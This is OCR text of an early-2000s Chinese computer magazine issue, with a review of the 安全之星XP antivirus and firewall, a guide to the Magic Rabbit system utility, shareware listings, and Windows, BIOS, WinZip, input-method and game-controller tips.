点击"创建新的任务"，系统会弹出一个"扫描任务设置"窗口（图7)，先在上面填上这个任务的名称。下面有两个选择，一个是"检查本地硬盘驱动器"，这个是让你检查你所有的硬盘的。另外一个是"检查指定的目录"，你可以通过"添加"和"删除"来指定安全之星扫描哪一个目录，并可以选择排除扫描哪一个目录。


图 7

接着是"检测文件选择"，如图8所示，软件已经默认了这几个选项，一般按照它默认的选择就可以了。但你也可以调整一些设置，左边是选择扫描的区域



图 8



图 9

和范围，而右边是选择需要扫描的文件类型。

“处理方法”是当系统在扫描病毒时发现病毒后的处理方法。一般左边的选项可以按照系统默认的去执行，那么系统会在发现病毒的时候立即告诉你，并询问你用什么方法去处理。至于隔离区，其实就是在发现病毒后，把染有病毒的文件放进一个特定的区域里，那么这些受感染的文件就不会再感染其他文件，也不能发挥它的作用了。

接着是“扫描选项”，这里是设置一些高级选项的，但这些选项对于新手以及一般的用户来说，起不了什么作用，大家尽管按“下一步”就可以了。

最后要设置的是“计划任务”功能，在这里你可以通过设置，让安全之星在你设定的时刻对你的机器进行扫描。一般设置为一个星期检查一次就可以了。

设置完毕后，在“选择任务”的菜单里就会多了一个你刚才设置的任务（图9）。以后你只需要点击这个任务，就可以执行你刚才设置的东西了。

●首次试用——防火墙

试用完安全之星的防毒功能，接下来就轮到试它的防火墙功能了！我先在主界面上按“个人防火墙”的图标，并选择了“打开防火墙”。没多久，我的OICQ居然连不上了！！经过查探，原来是安全之星的默认设置把OICQ的端口给封了！所有这些都被记录在防火墙日志了（图10）。要重新用上OICQ，惟一的方法就是改变安全之星的设置。




图 10

在主界面的左边有一个“防火墙设置”菜单，打开菜单可以看到里面有“最高安全”、“普通安全”、“最低安全”和“自定义安全”四个选项。为了让OICQ可以顺利地通过防火墙，我们应该点击“自定义安全”。

点击“自定义安全”后，会弹出一个“安全之星个人防火墙设置”的窗口。里面有四个选项卡：流量统计、网络连接、日志和防火墙规则。防火墙规则（图11）可以说是安全之星防火墙的核心地带，所有的防火墙设置都是通过这里设置的。软件本身就已经设置了很多规则让用户使用，只要看看“规则描述”就可以大概知道这条规则的用途。而点击最下方的“增加”或者“修改”，你就可以看到图12的“修改规则”窗口，你可以在这里建立或者修改一条新的规则。



图 11

●建立规则

先打开“修改规则／建立窗口”（图12），首先要填写的，是你对这条规则的“规则描述”。然后就是“处理方法”，处理方法有4种，就根据连接的可信程度来设置处理方法吧！下面是时间的“触发事件”，是选择当达到什么条件的时候就触发事件，而旁边的“附加处理”可以在事件触发的时候记录下来或者向你报警。“协议类型”是这事件所选用的协议。安全之星的规则建立过程真的是非常复杂，因为它用了太多的专业术语，加上界面不怎么友善，所以对于新手来说，要弄清楚这个规则真是要费九牛二虎之力的！




图 12

经过多次的摸索和试验，我终于发现不能使用OICQ是因为“监视不明TCP连接”、“拦截、记录可以连接TCP”以及“禁止不明连接TCP”这三个规则把OICQ所有的数据都禁止掉了！先是把它们的处理方法都设置为“通知用户”，还是不能通过。最后把处理方法设置为“许可”，OICQ才可以正常使用！但如果设置了许可，那么所有程序都可以自由进出，防火墙真的是形同虚设……


对于一个单位，如果是使用局域网通过代理服务器登录互联网的话，在打开安全之星防火墙之后，会出现登录互联网错误以及电子邮件收发时出现问题，但是安全之星在新的版本中已经修改了这些Bug。

●其他

除了扫毒和防火墙，安全之星还有实时监控和隔离区两个功能。实时监控其实是配合扫毒功能一起用的，它可以实时保护你的系统，不让黑客程序和病毒在你的机器里出现。而隔离区，在测试结束的时候还没有真正需要使用的地方……

●总结

安全之星XP集扫毒和防火墙两大功能于一身，在国内可以说是开了一个很好的先河，但防火墙的设计过于复杂，使用起来很不方便，希望在下一个版本推出的时候，可以有所改进吧！ CF



会魔法的兔子

□广州 hackbutter

兔子魔法书第一部——魔法设置

此部乃重头戏，是魔法书的主要内容。首先看看魔法设置的简介，共有二十一个魔法，如果每一个都详细介绍估计讲到明天也讲不完，所以我就挑几个来细说一番，其他的对不起了，还是你自己琢磨吧。

1.自动运行魔法

林子大了，什么鸟儿都有，软件安装多了，Windows启动时也多了些莫名奇妙的自动运行程序。通常在"开始→程序→启动"里可以找到，比如安装腾讯QQ。可是有些软件会隐身，它把启动的命令写到了注册表里，想找到它可不容易。唉，可惜它碰到了我Magic Rabbit，对于这种障眼法，我已经了如指掌，只要施展"自动运行魔法"，它们全都将露出原形。全中文的界面，具体操作我兔子就不多说了，相信大家能轻易上手的（如图1）。



图 1

当然，对于不隐身的"自动运行"，本魔法也适用，只是显示不出我的威力而已，因为可以在程序菜单中直接删除它。

注意：去掉"自动运行"前面的"勾"，表示下次禁止运行该项目，项目在注册表中的键值只是变为"0"，不能运行而已，这样你下次还可恢复。如果使用了"删除"，那就真正地在注册表中把相应键删除了，以后要想恢复恐怕我兔子还要再次闭关了。

2.删除/反安装魔法

有时软件本身的反安装程序做得不好，或者文件与其他程序共享，又或者个人删除操作上的不当(比如直接手动把程序目录删除)，"控制面板"的"添加/删除程序"仍然与软件藕断丝连，留有软件的残余部分，看着就让人冒火 。

不用担心，我兔子是救火英雄，施展我的"删除／反安装"魔法，你只需要选择希望删除的软件，轻轻一按"注销"按钮，即可达到目的。如果碰到出错提示，请按下"清理"按钮，就可以把它们顺利地清除（如图2）。



图 2

建议：删除软件请用"删除／反安装"魔法！（好一句广告口号！）

3.电脑启动魔法

在一些魔法交流会（论坛）上，兔子常常看到魔法爱好者寻找改变进入系统模式的方法，希望在开机时有一个启动列表，或者改变多个操作系统的顺序。其实兔子魔法中早就拥有了此魔法，只需仔细看清图3的魔法图，你就可以设置好自己的启动菜单了。




图 3

4.桌面与图标魔法

使用Windows久了，难免有厌烦的感觉，老是对着旧面孔，老是对着同样的图标，没有一点新意。OK，施展"桌面与图标"魔法（如图4），马上让你的图标焕然一新！现在流行"买一送一"活动，我兔子也是个爱跟风的魔法师，伴随着图标的改变，你也可以禁止桌面显示图标与快捷方式，同时也可以添加"快速重新启动"和"关闭系统"快捷方式到桌面。




图 4

感叹：人哪，总爱喜新厌旧！

5.控制面板魔法

对于个人使用的电脑，通常不希望别人使用时都到电脑的控制面板里折腾，借用"控制面板魔法"，可以为许多项目穿上透明衣服，把它们隐藏起来。施展此魔法，也可以快速方便地把控制面板里的项目在桌面上添加快捷方式（如图5）。




图 5

大家好，我是一只会魔法的兔子，名叫Magic Rabbit。经过多年的闭关修练，终于练就一身的魔法，我总结多年的施展魔法经验，写成了一本兔子魔法书。我写的兔子魔法共有五部。嘿嘿，没错，模仿金庸金大侠的天龙八部。五部魔法分别是：魔法设置、终极加速魔法、注册表扫描魔法、安全视窗魔法、修理专家魔法。它们个个短小精干，能力非凡。

记住:将项目前面的对勾去掉表示禁止使用，选择直接删除就使该文件从硬盘上彻底消失了。

6.安全与其他魔法

兔子常常在网络上吹牛，说自己的电脑技术多么厉害，惹得不少电脑初学者蜂拥而来，把我的电脑搞得乱七八糟、面目全非,有时甚至不得不重新安装。“安全与其他魔法”的研究成功，为兔子我带来了安心，减少了烦恼。它可以禁止多项系统的设置,比如:桌面、注册表、DOS模式的启动。在整理碎片里，常常忘记禁止屏幕保护程序,此魔法一定适合健忘的人(如图6)。




图 6

提醒:对电脑初学者使用的机器不要忘记使用此魔法。

7.右键菜单魔法

非常实用的一种魔法——“右键菜单魔法”,它集成了Windows系统中所有位置的右键菜单,包括目录、文件夹、所有文件和驱动器。与此同时，也可以为右键菜单增加几个实用的命令,如:进入DOS模式、快速重新启动、关闭系统等等(如图7)。

声明:兔子我的推荐



图 7

8.显示加速魔法

作为Voodoo显卡的fans，兔子我对Voodoo情深似海，情有独钟，对它的研究也比较透彻,“显示加速魔法”让你把Voodoo显卡发挥得淋漓尽致！微软的DirectX感觉也不错，你也可以运行魔法对它进行设置(如图8)。

感叹:江山辈有才人出,一代新人换旧人哪！(Voodoo被收购，现在nVIDIA横行天下！)



图 8

兔子魔法书第二部——终极加速

终极加速主要是对菜单显示、Windows启动、网络、反安装、右键菜单等等的加速设置，同时把第一部——魔法设置中的加速魔法也加了进来,归类在一起,为将来的魔法升级作尝试。其他的设置不复杂，就不作介绍了。

兔子魔法书第三部——注册表扫描

这是一部很有针对性的魔法书(如图9),与微软自己的注册表扫描魔法相比,不相上下,在某些部分已经超过了它。(嘻嘻,微软,我再闭关几次,一定全面超过你！)



图 9

魔法施展方法:按下“扫描”按钮(整个扫描过程,大概需要1-5分钟的时间，这与你的电脑配置有关),当扫描完毕后，就可以用“清除”按钮清除系统的垃圾。在清除之前，会提示备份，兔子强烈建议选择“是”来备份注册表。

警告:

1.这项功能是很危险的，如果你不了解注册表和它的复原方法，请不要使用。

2.要是在清除后发现系统不正常，请立即使用“恢复”功能复原。

兔子魔法书第四部——安全视窗

此部魔法书主要针对网吧的电脑，对于多用户电脑极有好处，我们可以利用它来禁止某些用户运行电脑里安装的某些软件，比如对系统有危险的注册表，不希望用户使用Office办公软件，不希望用户使用IE上网等等。

警告:

在使用安全视窗之前，务必把注册表备份一份到其他目录或软盘上，如果遇到任何错误时,可以恢复系统。因为，兔子我对于此魔法研究得不透彻,不能保证“安全视窗魔法”能永远正常运行。保存方法:在Win98中进入Windows\Sysbckup目录，在Win2000中进入WinNT\Sysbckup目录,找到最新的RB00?.Cab 文件,复制到其他盘上，在需要时，再复制回去,然后进入DOS模式,运行Scanreg/restore,选择备份的RB00?.Cab就可恢复正常了。

兔子魔法书第五部——修理专家魔法

输入法不见了怎么办？

不用怕,有我兔子魔法师。你只要按照“修理专家魔法书”上的操作去做,可轻松地重新建立输入法。

CMOS密码丢失了怎么办？

不用怕，有我兔子魔法师。你施展“修理专家魔法”，即可清除CMOS密码，让BIOS重新显示在你眼前。

硬盘的分区表与引导区被破坏了怎么办？

不用怕，只要之前你使用“修理专家魔法”，备份好分区表与引导区信息，恢复起来相当容易。

秘密:备份分区表、引导区的同时,BIOS的设置也被保存下来。

顺便说一下，兔子魔法也增强了支持皮肤(skin)插件功能,除了兔子本身提供的几款skin外，喜欢的读者可以自己制作skin,只要做好图片,并设置好skin.ini文件,在skin目录中另建一个文件夹存放即可。

哇，一口气把兔子魔法书传授给了大家,我兔子元气大伤呀,不行不行,得回去继续闭关修练,恢复元气,顺便完善有缺陷的魔法，同时研究出更多的魔法,到时再传授给大家！CF

新软快递

□辽宁 鸣涧

桌面布景随心换

名称:DesktopX
大小:1.8MB
软件类型:共享软件
适用环境:Windows95/98/NT/2000

这是一个桌面布景增强工具，可以让整个桌面及图标动起来，可完全自定义Windows桌面布景效果，比如可以自定义我的电脑、开关机画面、回收站、程序文件夹等，还可以自定义鼠标移动时的特效与声音效果，同时可以将自定义效果存储起来，随时调用。

优化系统性能

名称：Customizer 2000
大小：701KB
软件类型：共享软件
适用环境：Windows95/98/Me/2000




Customizer 2000是一个非常优秀的系统优化和维护工具，它可以查看到Windows系统中已经隐藏的很多设置，而且还可以随时进行参数修改和设置。另外，它还能任意改变启动选项、注册信息、Windows目录，具有将未知的文件类型设置为自动用记事本打开、增加光驱缓存、定制开始菜单、去掉桌面图标的小箭头、优化网络速度等多种功能设定。

电脑录音好轻松

名称：Audiotools
大小：2878KB
软件类型：共享软件
适用环境：Windows95/98/NT/2000

在以往的电脑录音软件中，需要有足够大的物理内存空间作为缓冲区，因受此限制，可录制的声音文件时间都比较短，Audiotools是一个增强型的声音录制工具，可以将音频直接录



制到硬盘上。它不但打破内存限制，可以录制更长的声音文件，而且还可以直接引导用于记录LP和盒式磁带的磁盘录音机。另外，它还可以同时将音轨直接分隔成为WAV格式的声音文件。

桌面时钟酷

名称：Chameleon Clock
大小：1405KB
软件类型：共享软件
适用环境：Windows95/98/NT/2000/Me

这是一个增强桌面时钟的小工具，它可以使用MP3、WAV、MIDI和CD-Audio作为定时提醒的声音，还可以自动启动程序、关闭计算机、设定时区时间显示、通过网络服务器调整本地时间，同时提供了可以换肤的功能。在其V2.4版本中提供了简体中文版。


系统备份利器

名称：WinRescue
大小：620KB
软件类型：共享软件
适用环境：Windows9x/Me/NT/2000

WinRescue可以备份Windows的结构配置文件，比如包括autoexec.bat、config.sys、msdos.sys、注册表、启动菜单、桌面快捷方式、IE收藏夹等，并且会建立一个紧急恢复磁盘，当Windows系统出现系统故障无法启动的时候，可以使用它进入安全模式，然后再还原到备份前的系统配置。这个软件有点像Windows Me的系统还原功能，但是比那个庞大的系统还原要节省许多空间。

工具软件导航器

名称：TurboLaunch
大小：655KB
软件类型：共享软件
适用环境：Windows95/98/NT/2000



TurboLaunch是一个可以完全定制的工具软件导航器，可以在其中添加自己最常用的工具软件，使用起来非常方便，而且界面很简单，同时支持分类管理，再也不用为Windows下的软件程序太多、查找不便而发愁了。

DVD自动播放器

名称：DVD-AutoPlayer
大小：1379KB
软件类型：共享软件
适用环境：Windows95/98/NT/2000



DVD-AutoPlayer不但可以播放DVD，而且还可以记录每个播放按键的动作与时间间隔，并且在指定的时间启动播放功能，比如跳过版权画面、快放十秒、定格两秒、启动其他应用软件等，还可以将事先预设好的动作重复进行。CF

特别提醒：本期介绍的部分软件收录在“从毒龙到P4 傻博士装机实战”光盘及《电脑界光盘电脑应用文萃》第9期上，或可以在《电脑爱好者》网站(http://www.cfan.net.cn)“软件下载\期刊软件”一栏中找到下载链接。

如何查看安装软件时对注册表的修改

□山东　范军伟

众所周知，在安装软件时，该软件一般会在注册表中添入子项,但是该软件究竟对注册表作了哪些修改,我们却无从知道。当然,通过一些注册表编辑软件可以查找,但这里介绍一种更为实用的方法供大家参考。

我们知道FC是DOS时代的一个比较好用的文件比较命令,用它可以比较出两个文件的不同之处。其格式为：

FC [d:] [path] <filename> [d:] [path] <filename>

注：FC默认逐行比较两个文件，文件中每一行的长度应小于256个字符,如果行长超过256个字符或者比较对象是二进制文件或程序文件,应在命令行后加上[/b]参数,FC将对它们进行逐字节比较。

另一个 DOS 命令为重定向输出“ > ”，格式为：

命令(或程序)>定向输入设备(或文件名)

利用上述命令的结合，我们便能查看注册表中的子项了。

例如，我们可以在安装软件前先备份一次注册表(如 c:\first.reg),安装后再导出注册表文件(c:\second.reg),然后再在MS-DOS方式(纯DOS方式也行)下执行下列命令:

c:\>fc first.reg second.reg >fc.txt (回车)

再打开fc.txt文件,即可查看该软件对注册表添加了哪些子项了。

注:重定向输入的文件类型一般为.txt形式,当然其他形式也可以,如.wps 、.doc等,前提是必须安装相应的文件打开程序。

怎么样，这种方法比较实用吧？读者朋友们不妨一试！另外，笔者补充一点，Windows 的多数修改在注册表中都有记录，不妨用上述命令查看一下。CF

巧注册天网防火墙

□广东　蔡之镒

天网防火墙个人版是一款优秀的国产网络防黑软件，能有效地防止黑客的入侵。更可贵的是该软件是免费软件！免费注册。

笔者是一个狂热的软件爱好者，每天装、卸大量的软件，因而造成系统不稳定，重装是在所难免的事了。可每次重装天网防火墙时，总要求输入注册信息。虽然我正确地输入，可总是报错,总要登录到"天网安全阵线"（http://sky.net.cn)上确认，既费时又麻烦。有没有一种更方便的办法呢？笔者经过摸索，终于找到了一种注册天网的简单方法。

当第一次运行天网防火墙时，它会要求输入注册信息,按“取消”后关闭天网，它会在安装目录下生成一个叫snfw.ini的配置设置文件,用记事本打开，输入下列信息：

[Register]
UserName=XXXX（你的用户名）
RegisterKey=XXXX（你的注册号）

保存后退出。以后运行天网防火墙就不会叫你注册了！

如果你嫌每次重装都要这样输入太麻烦，那你可以把snfw.ini复制一份，以后重装时，再把它拷到天网的安装目录下就行了。CF

键盘开机

□山东　马欣宇

通过输入正确的键盘开机密码，可以启动计算机，效果如同按主机电源开关，具体步骤如下：

1.首先正常启动机器,按Del键进入系统CMOS设置,移动光标到“POWER MANAGEMENT SETUP”项后按回车。

2.在打开的菜单中找到“KB Power ON Function”选项，其默认值为“Power Key”，此时按PageDown键将其改为“KB Password”。

3.这时，在其下多出一选项“KB Power ON Password: Press Enter”，此时按一下回车，输入密码，例如“mxy”，按回车，系统会让你再次输入以便确认密码的正确性。

4.上述工作都设置完后,按ESC键退到主菜单,选择“SAVE & EXIT SETUP”保存并退出CMOS设置。

以后，直接在键盘输入“mxy”，怎么样，够爽吧！

值得注意的是，不同的主板具体设置稍有差异，以上设置在熊猫机器（主板型号为3D5400-LMSk)上顺利通过。笔者通过对多个主板的实验发现，大多数主板在“POWER MANAGEMENT SETUP”一项设置，只不过有的表现为“KB Power ON Password:enter”等，还有少数在“Integrated Peripherals”中设置，比如方正文祥系列，进入此项后，会发现“Power ON Function”选项，对于它的具体操作嘛，我想不用多说了吧！不管主板如何，理论上讲支持ATX结构的主板都应该有此功能,希望读者能够针对自己的主板灵活操作。CF

WinZip使用小技巧

□山东 王志亮




图2

1.开启多个压缩窗口

使用过WinZip的用户知道，在系统缺省状态下，每次只能打开一个压缩视窗来进行解压缩文件。但在实际操作中，我们可能需要同时打开多个压缩窗口，那该怎么办呢？其实操作很简单，我们可以在WinZip的操作界面中，用鼠标选择"Options"，并在弹出的参数设置对话框中，去掉"Reuse WinZip Windows"选项前面的勾（如图1），就可以实现同时开启多个压缩视窗的目的。



图1

2.对系统进行病毒扫描

很少人知道WinZip还能扫描病毒，因为怎么看好像病毒也很难与WinZip扯上关系呀！作为压缩软件的WinZip的确能除去电脑中的病毒。利用这一功能，WinZip就可以在病毒对你的系统发动攻击之前，扫描相关的压缩文件，并对有毒情况予以报警。如果我们是第一次使用WinZip中的病毒扫描功能的话，首先必须让WinZip知道机器中已经安装的病毒扫描程序所在的位置。进入WinZip classic 界面后，用鼠标点击"Actions/Virus Scan"命令，随后系统会出现一个对话窗口，询问是否要指定一种防病毒软件作为WinZip的病毒扫描程序，用鼠标选择"yes"，接着程序将打开"Configuration"对话框（如图2），单击该界面的浏览按钮，在打开的对话框中选择病毒扫描要使用的防病毒软件中的可执行文件。完成上述设置之后，我们就可以利用WinZip来扫描病毒了，在扫描过程中如果发现病毒，它将弹出警告或信息对话框，提醒我们赶快进行杀毒工作。

3.查看邮件乱码

或许是由于使用的语言不同，或许是使用的邮件程序不一样，也或者是网络其他方面的原因，我们在日常接收电子邮件的工作中，偶尔发现几封乱码邮件也是很正常的。处理这些乱码邮件，我们常用的方法是，打开电子邮件程序工作视窗中的"查看"菜单，执行其中的"编码"指令打开它的子菜单，再从中选择另外一种编码，通常都能够将乱码邮件的内容正常地显示出来。但是有的乱码通过上面的方法，并不能被正确显示，这时我们还必须去寻找其他方法。其实利用WinZip，我们就可以解决大约90%的乱码邮件。具体操作方法是：首先用常用的邮件客户程序Outlook Express来打开乱码邮件，接着用鼠标单击邮件工作视窗中的"文件"菜单，执行其中的"属性"命令，在随后打开的属性对话框中，再单击打开其中的"详细资料"，会看到其中有一个"邮件源文件"按钮，单击这个按钮打开一个视窗，显示邮件源文件的内容。然后再用鼠标将这个视窗中所有的内容复制到文字处理软件中，最后将相应的内容保存为文本文件，例如0001.txt，再将这个文件改名为0001.uue。再从WinZip中打开这个以.uue为扩展名的压缩文件，原来的乱码邮件就可清清楚楚地显示出庐山真面目了。CF

改变资源管理器和IE览器工具栏的背景色

□河南 张金贵

对于Windows98用户来说，资源管理器和IE浏览器可以说是日常操作过程中使用最频繁的两个工具了，一打开它们，灰色的窗口界面就映入眼帘，时间一长，就容易产生厌烦的感觉。我们生活的世界是五彩斑澜的，怎么能整日面对一个灰色的窗口！我们能不能给它改变一下颜色呢？答案是肯定的。

启动注册表编辑器，展开HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Toolbar分支。在右面窗口中右键单击，选择"新建→字符串值"，并且将新建命名为backbitmap，选中新建立的键名，单击"编辑→修改命令"，在"键值"中输入你指定作为背景的bmp图片的路径和文件名，然后单击"确定"按钮。关闭注册表编辑器，重新打开资源管理器，就可以看到工具栏的背景换成了你指定的图片。

用同样的方法，在toolbar分支下新建一个backbitmapie5的键，将它的键值指定为任意的bmp图片，这样就可以改变IE浏览器工具栏的背景色，同时Outlook Express的工具栏颜色也将发生改变。这样你就可以根据自己的爱好将资源管理器和浏览器变脸了。CF

工具栏知多少

□青岛　张彦

提起“工具栏”，相信大家都能说出不少，什么Office工具栏、Quick launch 工具栏……但是，你见过 My computer工具栏和My document工具栏吗？

一次偶然的机会，本人用鼠标点着“我的电脑”图标向屏幕外拖去，突然硬盘狂转不止，不久在屏幕上多出了一个小“东东”——“我的电脑”工具栏（如图1）。



图1

乍一看，它除了样子比较“陌生”之外，没有什么丰富的“内涵”，大概它是想跟你混个“脸熟”，所以第一次和你见面的它只包含了3.5英寸、C:、D:等我的电脑中已有的东西。你可以直接点击“我的电脑”工具栏上的图标运行相应的内容（就像你使用其他工具栏一样）。当然你也可用鼠标右键点击它的空白区，这时会弹出一个快捷菜单，其中有“查看”、“显示文字”、“刷新”、“打开”等。其中除了最后一项“关闭”外，其余的选项都比较普通，在此就不多赘述。

点点“关闭”看，是不是和关闭某一程序或窗口不太一样？它竟然在关闭前还教给你一招（如图2）。好了，学会了没有？现在就让我们现学现用。

首先打开“我的电脑”工具栏，用鼠标右键点击它的空白区，在弹出的快捷菜单上选“工具栏”，再选




图2

“新建工具栏”选项。然后在“选择文件夹或键入 Internet 地址”下面的空白栏中填入想创建工具栏的文件夹或 Internet 地址（键入一个文件目录名也可），当然也可从列表中选择（如图3）。填入完毕后，只需点击“确定”即可（我们这里用“我的文档”为例）。如果你觉得新建工具栏的位置不合你的“口味”，你可以像移动窗口一样去移动它，并调节它的大小，还可以选择小图标方式来节省你的桌面空间。看看我的桌面是不是比较“潇洒”了（如图4）。



图3

至此，已经有了两种创建“工具栏”的方法：

1. 点击“我的电脑”图标，将




图4

其拖向屏幕边缘，创建工具栏（不适用于为文件夹创建工具栏）。

2. 在已有的工具栏的空白处点击右键，进行再创建（适用于为文件夹或图标创建工具栏）。

计算机的诱人之处，就在于它隐藏着众多的“谜”，而电脑爱好者总是千方百计地想揭开谜底。既然“我的电脑”图标可以产生“我的电脑”工具栏，其他图标是否也可以？实践证明，“我的文档”图标也可以拖向屏幕边缘而产生“我的文档”工具栏，它同样可以创建新的工具栏。不过不要以为任何东西都可创建工具栏，比如“回收站”就不可以被创建成为工具栏。工具栏是否还隐藏着其他秘密呢？还是让我们在使用的过程中慢慢去探索吧！CF

汉字输入法的若干诀窍

□杭州　汪明霞

1.输入法的缺省设置

固定使用某一种汉字输入法的人，希望一打开机子就有这种输入法在伺候。要实现这一点，只需要打开“控制面板”中的“键盘”，调出“语言”页，在“语言”栏中选中你需要的汉字输入法，然后点击“设成默认值”和“确定”按钮，最后重新开机即可。

2.输入法热键


我们知道，使用 Ctrl+Shift 组合键可以在英文和所有汉字输入法中进行循环切换。为了得到我们需要的汉字输入法，往往要连按几下 Ctrl+Shift，显得很不方便。其实我们可以将经常使用的汉字输入法定义成热键，需要时按一下即可。比如，欲将“智能ABC”定义成 Ctrl+3，可以这样做：

打开“控制面板”中的“输入法”，调出“热键”页，在“项目”中找到“切换到智能ABC输入法”，然后在“组合键”中选中“Ctrl”、“左键”、“右键”，在“基本键”中选3，最后按“确定”即可。

3.输入法工具条不见了怎么办？

在打字时，由于某种操作，输入法工具条忽然不见了，结果字打不进去。这时，可以将窗口最小化，然后还原，工具条就会出现。这种方法由于要使用鼠标，使用时不很方便。用键盘实现的方法是：Win+M为窗口最小化，而Shift+Win+M为窗口还原（Win为Alt旁边的那个键）。CF

游戏外设漫谈



□UM SocyLo

伴随着游戏机市场的火热，PC 机也不再仅仅是用于学习的工具。越来越多的优秀游戏出现在我们的电脑上。要玩好游戏，就要有好的设备。好的设备能让你享受更为丰富的游戏乐趣，让你能有身临其境的感觉。

最早期的游戏很简单，仅仅用到了键盘和鼠标，到了后来，又出现了游戏手柄；现在更是有飞行摇杆、汽车方向盘、跳舞毯、激斗鼠标等一大堆花里胡哨的东东，下面我们就来看看。

游戏手柄

该怎样去定义游戏手柄这样一个东西呢？我们只能说游戏手柄的起源还是在游戏机上吧！

提起游戏手柄，大家不禁会想起十字方向键和功能按钮——那来自最初的长长扁扁的任天堂红白机。




到现在，无论是微软的Xbox、索尼的PlayStation2或者是任天堂的GameCube乃至电脑游戏手柄，几乎再也看不到扁扁的小盒子了。不论是原装的还是仿造的，都有着很漂亮的外形，复杂实用的功能。高档一点的还有帮你实现真实感觉的震动技术。

本来在PC机设计上，可以连接两个游戏手柄，但每个手柄能够使用的只有2个按键（就像早年的任天堂）。但两个按键现在显然是不够用了（8个键位的有人还嫌不够呢），为满足游戏控制器对键位的要求，软件商们在原来的接口技术基础上进行了变动设计，于是手柄开始支持4个、6个、乃至最大8个功能键——也就是说模拟游戏控制器接口在单手柄的情况下最大支持到8个功能键，但它之所以能够实现这么多的按钮，原理就是剥夺了为2P定义的所有功能键甚至包括方向键。


方向键

首先说说每个游戏手柄都有的设计——方向键。方向键当然是用来控制方向，游戏控制器技术发展到今天，方向键的种类越来越多，包括四方向、八方向的十字按键与 360 度的小摇杆（类似于街机上的，只不过比较小而已）。四方向的十字键已经趋于淘汰，八方向十字键多出的四个斜向方向键，主要在格斗类、动作类甚至 RPG、SLG 游戏中都有很重要的作用，取代四方向十字键自然不足为奇。



小摇杆

这种可以 360 度旋转的小摇杆最初见于大型街机上，但也只不过是摇杆形状而已，实际上仍然只有八个方向可用。后来SONY公司的PlayStation游戏机（就是PS）的手柄上开始出现了真正360度的小摇杆。现在则是很多游戏手柄上都有了这种设计，其作用主要体现在飞机、赛车等模拟游戏上。由于十字键只有两种状态，即是否按下，显然无法满足此类游戏中精细调节的需要，而小摇杆则可以定位于X、Y轴的任意交汇处，但在仅需要八个方向的游戏中显然不如八方向十字键来得方便，因此很多游戏手柄都采用了两者并存的方法，或者可以通过某个功能键来切换，或者两者可同时起作用。精度越来越高，数量也从一个发展到了两个，在部分游戏中各有不同的用处。例如在坦克战模拟游戏中，左边的摇杆可控制坦克的行进方向，而右边的摇杆则可以用来控制主炮的方向以及射击角度。但此种小摇杆绝大多数都是模拟的，也叫“Analog-sticks”。



